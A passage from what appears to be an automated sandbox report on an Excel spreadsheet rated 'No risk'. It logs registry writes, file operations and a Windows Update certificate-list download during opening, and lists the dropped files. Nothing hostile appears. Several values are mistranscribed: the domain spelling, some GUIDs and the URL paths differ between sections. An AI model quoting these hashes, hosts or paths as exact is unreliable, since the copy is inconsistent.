Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Word\STARTUP\ ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50		3028
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\ ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\PowerPoint\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\ProductFiles Value: 55860040		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\EXCELFiles Value: 55860024		2428
Call System API	API Name: GetVersionExA Args: ( c2eb70 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c2d920 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 712f9cf0 ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, c2c9cc, 0, 0, 0 ) Return: c195898		2428
Call Filesystem API	API Name: FindNextFileW Args: ( c195898, c2c9cc ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\02FD33DF-F746-4A10-93A0-2BC6273BC8E4\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\B866D7AE-7C99-4C20-A98-278FC044F98\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2428

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\4 Value: 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B86D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\4 Value: 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAI\Categories Value: 1 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490		2428
Call Filesystem API	API Name: FindNextFileW Args: ( d78d490, 2490048 ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office16\xlstart\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\\$STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\\$STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\\$IDE#CdRom\TEAC_CD-ROM_____2.5+ ____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-9 4f2-00a0c91efb8b}\ ) Return: 5		2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2428
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c21580 ) Return: 1		2428
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None		2428
Call System API	API Name: GetVersionExA Args: ( c21fb0 ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C: ) Return: 3		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 0		2428

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:18Z		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:18Z		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:18Z		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860007		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860008		2428
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 6d330000, ef288b8, 20228, 6d6b51c6, c2cb9c ) Return: 6		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\loregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\loregres.dll,-206 Value: Excel 2016		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE\FriendlyAppName Value: Excel 2016		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation		2428
Call System API	API Name: GetVersionExA Args: ( 76bb10ec ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: ( ROOT\CIMV2, en-US,en, 0, 13d0d600, 10f8f540 ) Return: 0		2428
Call WMI API	API Name: IWbemLocator::ConnectServer Args: ( ROOT\CIMV2, NULL, NULL, 0, NULL, 0, 10f8f540 ) Return: 0		2428
Call WMI API	API Name: IWbemServices::ExecQuery Args: ( WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, 10f8f538 ) Return: 0		2428
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: ( UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0 ) Return: 0		2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e30		2428
Call Service API	API Name: OpenServiceW Args: ( ee89550, NetSetupSvc, 4 ) Return: ee89438		2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e84		2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, WinHttpAutoProxySvc, 94 ) Return: ed8b8b8		2428
Call System API	API Name: WinHttpCloseHandle Args: ( edc2bb0 ) Return: 1		2428
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: ee8		2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8		2428
Call System API	API Name: DnsQueryEx Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 87		2428
Call System API	API Name: DnsQueryEx Args: ( ctdl.windowsupdate.com, 1c, 40026000 ) Return: 0		2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8		2428
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: ee8		2428
Call Network API	API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0		2428
Call System API	API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0		2428
Call Network API	API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?718eca35fe247abe1 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: \"08f5ab0361ad71:0\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 287 ) Return: 0		2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce50a0 ) Return: 1		2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce8b18 ) Return: 1		2428
Call System API	API Name: WinHttpCloseHandle Args: ( ed6f620 ) Return: 1		2428
Call System API	API Name: WinHttpCloseHandle Args: ( ecef270 ) Return: 1		2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, CryptSvc, 5 ) Return: ed8b2f0		2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2428
Call System API	API Name: GetVersionExA Args: ( 1479ef8c ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 1479eec8 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 1479f158 ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call Filesystem API	API Name: MoveFileWithProgressW Args: ( %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\Excel15.xlb, 0, 0, 0 ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\IPos Value: 153,153,768,525		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48078		2428
Call Filesystem API	API Name: FindNextFileW Args: ( 13d48078, c2e9f0 ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F\0 - 2496 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48078		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48438		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48238		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48378		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %TEMP%\{661ABC42-8195-43B7-8E24-C69084959FE9} - OProcSessId.dat ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2428

▼ Screenshot



▼ Object 1.2 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C976E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?18eca35fe247abe1	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1324	968C4ED1FBF9AED8A01FF1206462D6F286617E12
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
475E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
{661ABC42-8195-43B7-8E24-C69084959FE9} (1) - 2428 - excel.exe - OTele.dat	No risk	-	-	-	443	A657DAC55443EF26400330EB16DF5AF87E20B20D
{661ABC42-8195-43B7-8E24-C69084959FE9} (0) - 2428 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	837	1231288A3E3D4210D0625EF4D6DB1A1E37DAD867
{661ABC42-8195-43B7-8E24-C69084959FE9} (1) - 2428 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	519	15C120A616933E5DFD6576A0AD905664620B5BF3
{661ABC42-8195-43B7-8E24-C69084959FE9} (0) - 2428 - excel.exe - OTele.dat	No risk	-	-	-	279	A69A7B853507BC61784BFCFD6D13EA8B36F5A940
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	EAEDF5DCCFC25D8A0306F5076C1E7EEAD4BF740
CVRE29F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Analysis

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: ( 114f740 ) Return: 1		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		3028
Call System API	API Name: GetVersionExA Args: ( 114f40c ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114f528 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d774 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d284 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d700 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 70699cf0 ) Return: 1		3028
